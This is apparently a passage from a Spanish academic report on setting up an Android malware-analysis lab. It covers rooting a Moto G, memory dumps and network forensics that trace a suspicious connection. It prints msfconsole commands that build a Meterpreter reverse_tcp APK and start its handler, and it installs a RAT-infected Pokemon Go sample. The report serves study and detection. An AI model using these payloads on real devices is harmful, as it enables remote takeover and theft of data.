
```
# dpkg -i Nessus-6.8.1-debian6_amd64.deb; apt-get install -f
```

El propio instalador configura Nessus como un daemon que puede iniciarse con el comando:

```
# service nessusd start
```

Al tratarse de una herramienta con interfaz gráfica web, *nessus* arranca un servidor web que escucha por el puerto 8834, por lo tanto, hay que acceder con el navegador a la dirección https://<ipServidor>:8834. La primera vez que se acceda se inicia automáticamente el asistente de configuración, que entre otras cosas solicitará crear un usuario de acceso, e introducir la clave de registro. Una vez finalizado el proceso, Nessus se encargará de bajarse las actualizaciones y plugins para dejarlo listo para uso.

A modo de prueba se ha realizado un escaneo del dispositivo Android del laboratorio, como resultado ha encontrado una vulnerabilidad de baja importancia: *Multiple Ethernet Driver Frame Padding Information Disclosure (Etherleak)*.



Herramientas de conexión

En las secciones anteriores se ha visto cómo se puede acceder al *shell* de Android mediante el comando *adb shell*, el acceso con este mecanismo requiere tener el dispositivo Android conectado por USB al ordenador. Si se instala un servidor de ssh en Android es posible conectar al *shell* del dispositivo sin necesidad de usar cable, simplemente indicando la dirección IP asignada a Android.

Hay varios servidores ssh disponibles en *Google Play*, entre ellos estan *QuickSSHD* i *SSHDroid*. En este apartado veremos como realizar la conexión con SSHDroid:

- El primer paso es instalar SSHDroid mediante Google Play.
- Una vez instalado se abre la aplicación y se aceptan que acceda como root. Automáticamente arrancará el servicio de sshd y se indicará la dirección de conexión: root@192.168.1.193 en el caso actual del laboratorio.
- En el menú de opciones se permite cambiar la contraseña de root, que por defecto la establece a 'admin'
- Desde un ordenador del laboratorio (ya sea el de MacOS o el de Kali Linux) se puede iniciar la conexión con el comando ssh.

```
$ ssh root@192.168.1.193
SSHDroid
Use 'root' as username
Default password is 'admin'
```

```
root@192.168.1.193's password:
root@falcon_umts:/data/data/berserker.Android.apps.sshdroid/home #
```

Herramientas de análisis de memoria


Tanto para análisis de *malware* como para realizar un análisis forense una fuente de información útil puede ser la memoria, hay que tener en cuenta que los datos que las aplicaciones manejan durante su ejecución residen en memoria, y muchas veces, aunque posteriormente sean cifrados para guardarlos, en memoria se encuentran sin cifrar. Por tanto obtener una descarga de la porción de memoria usada por un proceso o por todo el sistema en general puede proporcionar información útil. Evidentemente lo que se obtiene al realizar un volcado de memoria es una imagen del contenido de la memoria, o una porción de esta, en un momento concreto.

Para realizar volcados de un proceso, en el laboratorio se ha compilado el código que se incluye en el anexo de este documento, y se ha subido el programa al dispositivo móvil del laboratorio mediante el comando *adb push*.

Una vez en el terminal se puede obtener un volcado de memoria de un proceso invocando el comando con *root* especificando el *pid* del proceso y redirigiendo la salida a un fichero, que luego será descargado al host para su análisis con un editor hexadecimal.

```
root@falcon_umts:/data/local/tmp # ps | grep pokem
u0_a100   22612 292   1369760 296084 ffffffff b6e4dadc S com.nianticlabs.pokemongo

root@falcon_umts:/data/local/tmp # ./memdump 22612 > mem-pokemon.hex
```

Existen varios visualizadores / editores de ficheros hexadecimales disponibles, en el laboratorio se ha instalado *Hex Fiend* para el host con MacOS.



Ejecución de exploits: *Metasploit framework*

Metasploit framework es una herramienta que facilita el desarrollo y ejecución de exploits. Viene instalada por defecto en *Kali Linux*, y se puede iniciar directamente a través del acceso del Menú *Herramientas de Explotación → Metasploit Framework*, la primera vez que se inicia se autoconfigura creando una base de datos en *postgres*.

Además se incluye frontal que proporciona un entorno gráfico para *Metasploit*, *armitage*.

Otras distribuciones enfocadas a seguridad

Además de *Kali* existen otras distribuciones *Linux* centradas en aspectos de seguridad, que también podrán ser útiles durante el desarrollo de las tareas del proyecto. Algunas de ellas son:

- *Santoku*, que se trata de una distribución *Linux* basada en *Ubuntu* que cuenta con software para la realización análisis forenses. En algunos aspectos tiene bastantes similitudes con *Kali Linux*, aunque *Santoku* está especializada en el análisis de dispositivos móviles e incorpora herramientas de desarrollo, ingeniería inversa y emulación, que Kali no incorpora por defecto. Se ha realizado su instalación para su uso en el laboratorio sobre una máquina virtual, su instalación no difiere de la típica de las demás distribuciones Linux.
- *Blackbox Linux*, similar a *Kali Linux*, aunque incluye menos aplicaciones de *pentesting*, sí que incluye Thor, para proveer anonimato. Es una distribución basada en Fedora.

Habilitar root en el dispositivo

Hay diversos métodos que permiten obtener acceso como root en dispositivos *Android*. A continuación se detalla el procedimiento oficial para habilitar el acceso como *root* en el dispositivo del laboratorio.

Desbloqueo del *bootloader*

El primer paso antes de proceder a habilitar el acceso como *root* al dispositivo *Android* es desbloquear el cargador de arranque de *Android*. El cargador de arranque, *boot loader*, es el primer programa que arranca al iniciar el móvil,suele estar bloqueado de fábrica.

En general cada fabricante ofrece un mecanismo propio para realizar el desbloqueo del *boot loader*, en el caso de MotoG se hay que acudir a la página que Motorola ha habilitado para tal propósito: www.motorola.com/unlockbootloader.

El primer paso es apagar el dispositivo, arrancarlo en modo *fastboot* (pulsando el botón *ON* + *Volume Down* simultáneamente), una vez aparezca el menú *fastboot*, se conecta el móvil al ordenador del laboratorio (que tenga instalado las herramientas del SDK) y se ejecuta el siguiente comando de bootloader desde el ordenador, para obtener la clave de desbloqueo.

```
$ fastboot oem get_unlock_data
(bootloader) slot-count: not found
(bootloader) slot-suffixes: not found
```

```
(bootloader) slot-suffixes: not found
...
(bootloader) 3A95720645102682#54413838333050
...
(bootloader) 3F65A#512A4A020F000000000000000
(bootloader) 0000000
OKAY [  0.140s]
finished. total time: 0.140s
```

El código de desbloqueo es el resultado de unir las líneas que contienen el código eliminando cualquier espacio, en una sola línea y sin *(bootloader)*, el código debe introducirse en el paso 2 de la página:

www.motorola.com/unlockbootloader

Si el *boot loader* del dispositivo puede ser desbloqueado se recibirá un correo con el código de desbloqueo. Una vez obtenido el código de desbloqueo, se inicia de nuevo el móvil con *fastboot*, se conecta al ordenador por cable y se usa de nuevo el comando *fastboot* de las herramientas del SDK de Android de la siguiente forma, indicando el código de desbloqueo obtenido por correo.

```
$ fastboot oem unlock UCA...SCRO
(bootloader) slot-count: not found
(bootloader) slot-suffixes: not found
(bootloader) slot-suffixes: not found
...
(bootloader) Unlock code = UCA3...SCRO
(bootloader) Unlock completed! Wait to reboot
finished. total time: 21.544s
```

Recovery Console de Android

El *Recovery de Android* es una partición arrancable que contiene la consola de recuperación de Android. La consola de recuperación, que está instalada en una partición arrancable separada del resto de software del sistema operativo Android, es la encargada de gestionar la actualizaciones de Android, así como llevar a cabo del *reset* de fábrica. Siendo el código de Android libre, es posible modificar la consola de recuperación para que permita realizar más funciones que la que viene por defecto con Android.

Se puede acceder a la consola de recuperación arrancando el dispositivo manteniendo los botones ON, Volumen UP y DOWN pulsados de forma simultánea. También es posible acceder a ella ordenando un *reboot recovery* desde *adb*.

```
$ adb reboot recovery
```

A parte de la consola de recuperación que viene por defecto en Android, hay otras dos bastante extendidas que ofrecen características avanzadas como acceso root: TWRP y CWM. Concretamente, en el laboratorio se realizará la instalación de TWRP, a continuación se indican los pasos a dar, una vez se ha desbloqueado el *bootloader*.

Instalación de TWRP

- Descargar el fichero de imagen de TWRP para el dispositivo concreto de https://twrp.me/Devices/ (en el caso del laboratorio Motog1) en el ordenador.

- Conectar el móvil (con opciones de debug USB activadas) al ordenador. Comprobar la conexión con el comando:

```
$ adb devices
```

- Reiniciar en modo fastboot, con el comando:

```
$ adb reboot bootloader
```

- Ya en modo fastboot desde el ordenador ejecutar el comando

```
$ fastboot flash recovery twrp-3.0.2-0-falcon.img
```

- Una vez ejecutado el comando, navegar con el botón de volumen bajo, y seleccionar la opción Recovery, se acepta la selección con el botón de volumen alto.
- El teléfono se reiniciará en modo recovery y aparecerá en pantalla el menú de TWRP. Se solicitará confirmación de la instalación (modo escritura) de TWRP. Desde el menú de TWRP ya se dispone de acceso en modo root, ya sea desde el propio terminal incluido en TWRP, o a través del comando adb shell, si el móvil aún está conectado al ordenador, donde se podrá comprobar que el prompt ha cambiado a #.

Instalación del comando *su*

Para obtener acceso en modo root también desde el propio sistema operativo es necesario instalar las herramientas de SuperSU, que se pueden obtener en la página de su desarrollador: (https://www.chainfire.eu/). Para ello hay que:

- Descargar la última versión del zip de *supersu*.
- Copiar el zip de supersu en algún `directorio` del móbil, se puede usar el comando adb push:

```
$ adb push SR1-SuperSU-v2.78-SR1-20160915123031.zip /sdcard/supersu-install
```

- Una vez copiado desde el menú de TWRP del móvil seleccionar la opción INSTALL
- Ir a la ruta donde se copió el fichero zip de supersu y seleccionarlo, aceptar la instalación deslizando la barra de confirmación de la parte inferior.
- Seleccionar la opción de reiniciar el móvil. Una vez reiniciado ya se tendrá acceso al comando *su*, que permite el acceso como *root*. Eso se puede comprobar accediendo al *shell* con *adb*, introduciendo el comando *su*, sólo habrá que confirmar el acceso en la petición que se realizará desde el móvil.

```
shell@falcon_umts:/ $ ls /data/data
opendir failed, Permission denied
1|shell@falcon_umts:/ $ su
root@falcon_umts:/ # ls /data/data
com.Android.backupconfirm
com.Android.bluetooth
com.Android.browser.provider ...
```

Como se puede comprobar en la secuencia de comandos anterior, con *root* ya se tiene acceso a directorios protegidos como */data/data*, donde se encuentran instaladas las aplicaciones.

Preparación del dispositivo móvil

A continuación se indican los pasos de *instalación* del *malware* que se analizará en el dispositivo móvil del laboratorio, para simular un dispositivo infectado. El *malware* elegido es:

- *Android meterpreter*: se trata de un *payload* que al ser instalado y ejecutado en el dispositivo móvil permite recibir diferentes peticiones de control des de un ordenador remoto (incluso la apertura de un *shell* de comandos). En los casos de infección real la forma de instalación de este *payload* en un dispositivo móvil suele ser llevada acabo a través de técnicas de ingeniería social (por ejemplo mandándolo adjunto en un correo al usuario solicitando su instalación simulando ser una petición oficial del fabricante del dispositivo, de Google, etc.) o camuflándolo dentro de otro software aparentemente legítimo.
- *Pokemon Go* con *RAT*: Se trata de la aplicación oficial para Android de *Pokemon Go* que, aprovechando su popularidad, fue modificada de forma no oficial para distribuirla con un módulo de RAT (*Remote Access Trojan*) oculto que permite a los atacantes el control del dispositivo móvil infectado.

Instalación de *Android Meterpreter*

Para el análisis de *Android Meterpreter* hay que generar el *apk* que se instalará en el dispositivo móvil a través de *metasploit*. Para ello es necesario indicar la IP y puerto del host que enviará los comandos al dispositivo móvil (aunque sea el dispositivo móvil el que inicie la comunicación conectándose a la IP del host, esté último, una vez iniciada la comunicación actuará realmente como cliente al lanzar comandos contra el móvil). De esta forma metasploit generará ya el apk con esa configuración *hardcoded*. Para ello primero hay que iniciar *metasploit* y acceder a su consola:

```
root@laboratori:~# msfdb init
root@laboratori:~# msfconsole

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B    .'"".'/|\`.""'.
  II     6.     .P  :  .' / |  \ `.  :
  II     'T;. .;P'  '.'  /  |   \  `.'
  II      'T; ;P'    `. /   |    \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


Trouble managing data? List, sort, group, tag and search your pentest data
in Metasploit Pro -- learn more on http://rapid7.com/metasploit

       =[ metasploit v4.13.6-dev                          ]
+ -- --=[ 1607 exploits - 914 auxiliary - 277 post        ]
+ -- --=[ 458 payloads - 39 encoders - 9 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

Los comandos de *metasploit* para generar el *payload* son los siguientes:

```
msf > use Android/meterpreter/reverse_tcp

msf payload(reverse_tcp) > set LHOST 192.168.2.56
LHOST => 192.168.2.56

msf payload(reverse_tcp) > set LPORT 4444
LPORT => 4444

msf payload(reverse_tcp) > generate -t raw -f /root/app.apk
[*] Writing 8322 bytes to /root/app.apk…
```

Una vez generado el *apk*, como ya se ha comentado, el atacante tendría que encontrar algún modo de instalar este pequeño módulo en el dispositivo víctima, haciendo uso de ingeniería social, camuflándolo dentro de una aplicación aparentemente legítima, etc. Para el caso del laboratorio la instalación se realiza usuando simplemente el comando *adb install*:

```
root@laboratori:~# adb install app.apk
[100%] /data/local/tmp/app.apk
    pkg: /data/local/tmp/app.apk
Successful
```

Ya instalado el *apk* en el dispositivo, si se acepta su solicitud de permisos y se arranca, a través del host de *metasploit* se podrán enviar comandos de control al dispositivo móvil. Para ello hay que iniciar el servicio en *metasploit*, de manera que acepte conexiones por parte del módulo instalado en la víctima, a través reverse_tcp:

```
msf payload(reverse_tcp) > use exploit/multi/handler

msf exploit(handler) > set payload Android/meterpreter/reverse_tcp
payload => Android/meterpreter/reverse_tcp

msf exploit(handler) > set lhost 192.168.2.56   // IP del dispositivo móvil
lhost => 192.168.2.56

msf exploit(handler) > set LPORT 4444   // Puerto escucha del móvil
LPORT => 4444

msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.2.56:4444
[*] Starting the payload handler…
[*] Sending stage (67300 bytes) to 192.168.2.55
[*] Meterpreter session 1 opened (192.168.2.56:4444 -> 192.168.2.55:53349) at
2016-12-17 01:17:08 +0100
```

Cuando *metasploit* y el dispositivo víctima se han puesto en contacto, se obtiene acceso a la consola de *meterpreter* y ya es posible empezar a lanzar comandos contra ésta, por ejemplo, *sysinfo*, para obtener información básica sobre el dispositivo:

```
meterpreter > sysinfo
Computer    : localhost
OS          : Android 5.1 - Linux 3.4.42-g89906d6 (armv7l)
Meterpreter : dalvik/Android
```

Instalación de *Pokemon Go*

La versión de *Pokemon Go* infectada con RAT se ha obtenido de la página *contagio mobile*[2], en la que Mila Parkour mantiene un repositorio de *malware* de dispositivos móviles. Aprovechando las primeras versiones de *Pokemon Go* no estaban disponibles de forma oficial en determinados países, los atacantes hicieron pública, por canales no oficiales, esta versión modificada con malware.

Para instalarla en el dispositivo móvil se ha vuelto a usar el comando *adb install*. Al iniciar la aplicación, debido a que la versión de *Pokemon Go* que contiene el *malware* es antigua, no se permite el acceso al juego sin antes haberla actualizado. Se deniega el permiso para ser actualizada ya que sería sustituida por la nueva versión sin *malware*.

2 contagiominidump.blogspot.com

4. Análisis preliminar del dispositivo

Una vez montado el laboratorio con todas las herramientas necesarias para realizar análisis de dispositivos móviles Android, se realizará un estudio de las vulnerabilidades y el *malware* del dispositivo móvil del laboratorio, para ello primero se llevará a cabo un análisis preliminar del dispositivo, para conocer detalles sobre su versión, configuración, cuentas de usuario dadas de alta, etc. A continuación, se detallaran las posibles amenazas a las que puede estar expuesto el terminal debido:

- a las vulnerabilidades que pueda tener la versión, o
- al malware que pueda haberse instalado en el terminal

Se realizará un análisis detallado de alguna de estas vulnerabilidades y de las aplicaciones en las que se hayan detectado problemas o comportamientos extraños.

Obtención de información básica

Para la obtención de la información básica sobre el dispositivo se accederá a su *shell* con *adb*. Como se podrá observar la mayoría de los comandos usados no requieren acceso como *root*, es suficiente el propio usuario *shell*.

Versión de Android, sistema operativo y actualizaciones

Para obtener información adicional a cerca del teléfono se pueden consultar las propiedades en /system/build.prop. Concretamente podemos conocer la versión de Android instalada:

```
shell@falcon_umts:/ $ cat /system/build.prop | grep google.gmsversion
ro.com.google.gmsversion=5.1_r1
```

Además se puede obtener información adicional sobre la versión del kernel, la versión de la modificación del sistema operativo (la versión de Android instalada por el fabricante) y la fecha de su última actualización. Esta información será útil para poder identificar las vulnerabilidades del dispositivo, según la versión de su software y el nivel de actualización de éste.

```
shell@falcon_umts:/ $ cat /system/build.prop | grep build.version
ro.build.version.incremental=2
ro.build.version.sdk=22
ro.build.version.codename=REL
ro.build.version.all_codenames=REL
ro.build.version.release=5.1
ro.build.version.security_patch=2016-03-01
ro.build.version.base_os=motorola/falcon_reteu/falcon_umts:5.1/LPB23.13-
56/56:user/release-keys
ro.build.version.full=Blur_Version.221.201.2.falcon_umts.EURetail.en.EU
ro.mot.build.version.sdk_int=22
ro.build.version.qcom=AU_LINUX_Android_LNX.LA.3.5.1_RB1.04.04.02.048.045
```

Modelo del dispositivo

Igualmente se puede obtener información sobre el modelo del dispositivo:

```
shell@falcon_umts:/ $ cat /system/build.prop | grep product
ro.product.model=XT1032
ro.product.brand=motorola
ro.product.board=MSM8226
ro.product.cpu.abi=armeabi-v7a
...
ro.product.manufacturer=motorola
ro.build.product=falcon_umts
ro.product.display=Moto G
```

Adicionalmente se puede conocer información adicional sobre el modelo del procesador con el comando *cat /proc/cpuinfo*.

Operador de telefonía

Con el comando *getprop* del *shell* también se puede obtener información adicional sobre el operador de teléfonia.

```
shell@falcon_umts:/ $ getprop | grep operator
[gsm.apn.sim.operator.numeric]: [21403]
[gsm.operator.alpha]: [simyo]
[gsm.operator.iso-country]: [es]
[gsm.operator.isroaming]: [false]
[gsm.operator.numeric]: [21403]
[gsm.ril.operator.alpha]: [simyo]
[gsm.sim.operator.alpha]: [simyo]
[gsm.sim.operator.iso-country]: [es]
[gsm.sim.operator.numeric]: [21403]
```

Interfaces de red

Mediante el comando *netcfg* se puede consultar la configuración de interfaces de red del dispositivo, que nos proporcionará información sobre las direcciones IP asignadas a cada interfaz y las direcciones MAC.

```
shell@falcon_umts:/ $ netcfg
rmnet_usb0 DOWN                                  0.0.0.0/0   0x00001002 46:1e:81:e7:e4:61
usb0     DOWN                                    0.0.0.0/0   0x00001002 96:6f:2c:3a:6a:49
sit0     DOWN                                    0.0.0.0/0   0x00000080 00:00:00:00:00:00
p2p0     UP                                      0.0.0.0/0   0x00001003 f8:e0:79:2e:e3:06
lo       UP                                    127.0.0.1/8   0x00000049 00:00:00:00:00:00
wlan0    UP                                 192.168.2.55/24  0x00001043 f8:e0:79:2e:e3:05
dummy0   DOWN                                    0.0.0.0/0   0x00000082 46:28:99:1d:89:25
rev_rmnet3 DOWN                                  0.0.0.0/0   0x00001002 6a:b8:1f:60:19:0e
...
rmnet6   DOWN                                    0.0.0.0/0   0x00000000 00:00:00:00:00:00
```

Información detallada sobre servicios concretos

Se puede obtener una lista de los servicios mediante el comando *dumpsys -l*. Y a partir de la lista proporcionada se puede conocer el estado concreto de cualquiera de los servicios mediante el comando *dumpsys <nombre_servicio>*. De esta forma se puede obtener información como la lista de redes wifi que tiene guardada el dispositivo, los usuarios registrados, etc.

Para ver la lista de redes wifi y los resultados de la última búsqueda de redes:

```
shell@falcon_umts:/ $ dumpsys wifi | grep -A 6 "Latest scan results"
Latest scan results:
    BSSID              Frequency  RSSI    Age      SSID              Flags
  f4:f2:6d:22:6a:92    2452    -48  796.329+   TP-LINK_6A92 [WPA2-PSK-CCMP]
[WPS][ESS]
  c4:e9:84:f0:9e:c8    2442    -69  802.853    CBALEAR_9PK8 [WPA2-PSK-CCMP]
[WPS][ESS]
Locks acquired: 6 full, 0 full high perf, 0 scan
Locks released: 5 full, 0 full high perf, 0 scan

shell@falcon_umts:/ $ dumpsys wifi | grep -A 6 "LIST_NETWORKS"
12-11 12:32:21.025 - wlan0:339:IFNAME=wlan0 LIST_NETWORKS LAST_ID=-1->network
id /ssid/bssid/ flags
0   ONO323299   any   [DISABLED]
1   CLIENTES_1916     any   [DISABLED]
2   CAIB_Public any   [DISABLED]
3   ONO7BAF     any   [DISABLED]
4   TP-LINK_6A92      any   [DISABLED]
```

Para ver las cuentas google de usuario dadas de alta en el dispositivo y los servicios del dispositivo en los que han sido usadas dichas cuentas se puede consultar el servicio account.

```
shell@falcon_umts:/ $ dumpsys account
User UserInfo{0:mistic:13}:
  Accounts: 1
    Account {name=mistic.test01@gmail.com, type=com.google}
  Active Sessions: 0
  RegisteredServicesCache: 8 services
...
```

Análisis de red

El análisis de red consiste en examinar las conexiones que el dispositivo realiza con el exterior y comprobar si todos los puntos de conexiones y la información que se trasmite son acordes a lo que se espera del dispositivo.

El primer paso en la realización del análisis de red es ver las conexiones abiertas, para ello se puede usar el comando *netstat* que incorpora el propio *shell* de Android:

```
root@falcon_umts:/ # netstat
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp6       1      0 ::ffff:192.168.1.193:43960 ::ffff:216.58.201.142:80 CLOSE_WAIT
tcp6      32      0 ::ffff:192.168.1.193:38819 ::ffff:54.241.32.21:443 CLOSE_WAIT
tcp6       1      0 ::ffff:192.168.1.193:50642 ::ffff:216.58.210.163:443 CLOSE_WAIT
tcp6      32      0 ::ffff:192.168.1.193:39607 ::ffff:54.183.96.10:443 CLOSE_WAIT
tcp6       0      0 ::ffff:192.168.1.193:57602 ::ffff:216.58.210.228:443 ESTABLISHED
tcp6       1      0 ::ffff:192.168.1.193:37659 ::ffff:216.58.201.142:443 CLOSE_WAIT
tcp6      32      0 ::ffff:192.168.1.193:43231 ::ffff:54.183.96.10:443 CLOSE_WAIT
tcp6       0      0 ::ffff:192.168.1.193:34168 ::ffff:108.177.15.188:5228 ESTABLISHED
tcp        0      0 192.168.1.193:39605    93.184.221.131:443     CLOSE_WAIT
tcp        0      0 192.168.1.193:39618    93.184.221.131:443     CLOSE_WAIT
tcp        0      0 192.168.1.193:39604    93.184.221.131:443     CLOSE_WAIT
tcp        0      0 192.168.1.193:39615    93.184.221.131:443     CLOSE_WAIT
tcp6       0      0 ::ffff:192.168.1.193:40974 ::ffff:192.168.1.207:4444 ESTABLISHED
```

Como se puede observar, el dispositivo tiene comunicaciones abiertas con varias direcciones externas. A partir de las IP se puede intentar ver cual es su propietario, para ello se puede invocar el comando *whois* desde el host del laboratorio o cualquier otro ordenador ya que Android no

dispone de este comando, alternativamente también se puede acudir a alguna de las web que ofrecen información sobre direcciones IP.

```
$ whois 216.58.201.142
...
NetRange:       216.58.192.0 - 216.58.223.255
CIDR:           216.58.192.0/19
NetName:        GOOGLE
NetHandle:      NET-216-58-192-0-1
Parent:         NET216 (NET-216-0-0-0-0)
NetType:        Direct Allocation
OriginAS:       AS15169
Organization:   Google Inc. (GOGL)
```

De la consulta de la primera IP se desprende que todas las IP del rango de 216.58.192.0 a 216.58.223.255 pertenecen a *Google*, por tanto deben ser servicios del entorno *Google*. Esta consulta se puede ir repitiendo para todas las IP que se consideren sospechosas.

Llama la atención el hecho de que haya una conexión a un dispositivo de la red local por el puerto 4444. En este sentido interesa conocer cual es el proceso que ha abierto la conexión, como el comando *netstat* incluido con Android no devuelve información sobre el proceso o usuario propietario de la conexión se puede recurrir a consultar los ficheros virtuales */proc/net/tcp6* y */proc/net/tcp*, que sí proporciona información a cerca del UID del usuario de la conexión.

```
shell@falcon_umts:/ $ cat /proc/net/tcp6
  sl  local_address                         remote_address                        st tx_queue rx_queue tr tm-
>when retrnsmt   uid  timeout inode
   0: 00000000000000000FFFF0000C101A8C0:9B44 00000000000000000FFFF000066857D4A:01BB 08 00000000:00000001
00:00000000 00000000 10007        0 313061 1 00000000 24 4 18 10 -1
   1: 00000000000000000FFFF0000C101A8C0:A00E 00000000000000000FFFF0000CF01A8C0:115C 01 00000000:00000000
00:00000000 00000000 10109        0 320296 1 00000000 25 4 29 10 -1
   2: 00000000000000000FFFF0000C101A8C0:90AE 00000000000000000FFFF0000AAD23AD8:01BB 08 00000000:00000001
00:00000000 00000000 10007        0 329024 1 00000000 29 4 22 10 -1
   3: 00000000000000000FFFF0000C101A8C0:9582 00000000000000000FFFF0000AED63AD8:0050 08 00000000:00000001
00:00000000 00000000  1000        0 309724 1 00000000 98 4 28 10 -1
   4: 00000000000000000FFFF0000C101A8C0:A28C 00000000000000000FFFF0000AAD23AD8:01BB 08 00000000:00000001
00:00000000 00000000 10007        0 330856 1 00000000 23 4 26 10 -1
   5: 00000000000000000FFFF0000C101A8C0:D136 00000000000000000FFFF0000BCB8E940:146C 01 00000000:00000000
00:00000000 00000000 10007        0 307617 1 00000000 65 4 30 10 -1
```

En este caso la información de IP y puerto aparece codificada en hexadecimal, y se debe realizar la conversión, el puerto en estudio 4444 en hexadecimal se codifica 115C, por tanto la conexión que interesa estudiar aparece en la línea 1, cuyo *uid* es 10109. Para conocer a qué aplicación está asociado este uid se puede ejecutar el comando:

```
shell@falcon_umts:/ $ dumpsys package | grep -A1 'userId=10109'
    userId=10109 gids=[3003, 1028, 1015]
    pkg=Package{16fcd673 com.metasploit.stage}
```

Así, la aplicación que abre conexión con la IP 192.168.1.207 por el puerto 4444 es *com.metasploit.stage*. Al ser una conexión sospechosa se decide realizar el análisis de la aplicación.

Adicionalmente se puede conocer información a cerca del uso de la red por parte de un proceso concreto consultando los ficheros virtuales */proc/<pid>/net/tcp* , */proc/<pid>/net/tcp6*, */proc/<pid>/net/udp* y */proc/<pid>/net/udp6*. Se puede obtener el PID a través del comando *ps*, para luego consultar sus conexiones. Para el caso de *com.metasploit.stage* sería:

```
shell@falcon_umts:/ $ ps | grep metasploit
u0_a109   20025 344   935872 23732 ffffffff 00000000 S com.metasploit.stage
shell@falcon_umts:/ $ cat /proc/20025/net/tcp6
  sl  local_address                         remote_address                        st tx_queue rx_queue tr tm-
>when retrnsmt   uid  timeout inode
   0: 00000000000000000FFFF0000C101A8C0:9B44 00000000000000000FFFF000066857D4A:01BB 08 00000000:00000001
00:00000000 00000000 10007        0 313061 1 00000000 24 4 18 10 -1
   1: 00000000000000000FFFF0000C101A8C0:A00E 00000000000000000FFFF0000CF01A8C0:115C 01 00000000:00000000
00:00000000 00000000 10109        0 320296 1 00000000 24 4 29 10 -1
   2: 00000000000000000FFFF0000C101A8C0:90AE 00000000000000000FFFF0000AAD23AD8:01BB 08 00000000:00000001
00:00000000 00000000 10007        0 329024 1 00000000 29 4 22 10 -1
   3: 00000000000000000FFFF0000C101A8C0:9582 00000000000000000FFFF0000AED63AD8:0050 08 00000000:00000001
00:00000000 00000000  1000        0 309724 1 00000000 98 4 28 10 -1
   4: 00000000000000000FFFF0000C101A8C0:A28C 00000000000000000FFFF0000AAD23AD8:01BB 08 00000000:00000001
00:00000000 00000000 10007        0 330856 1 00000000 23 4 26 10 -1
   5: 00000000000000000FFFF0000C101A8C0:D136 00000000000000000FFFF0000BCB8E940:146C 01 00000000:00000000
00:00000000 00000000 10007        0 307617 1 00000000 65 4 30 10 -1
```

Además de ejecutar *netstat* desde el propio *shell* es posible realizar un escaneo de puertos para obtención de información sobre el dispositivo, desde el host del laboratorio, con *nmap*. Por ejemplo.

```
root@laboratori:~# nmap -O 192.168.1.193
Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2016-12-21 00:07 CET
Nmap scan report for 192.168.1.193
Host is up (0.033s latency).
All 1000 scanned ports on 192.168.1.193 are closed
MAC Address: F8:E0:79:2E:E3:05 (Motorola Mobility, a Lenovo Company)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.09 seconds
```

5. Análisis de vulnerabilidades

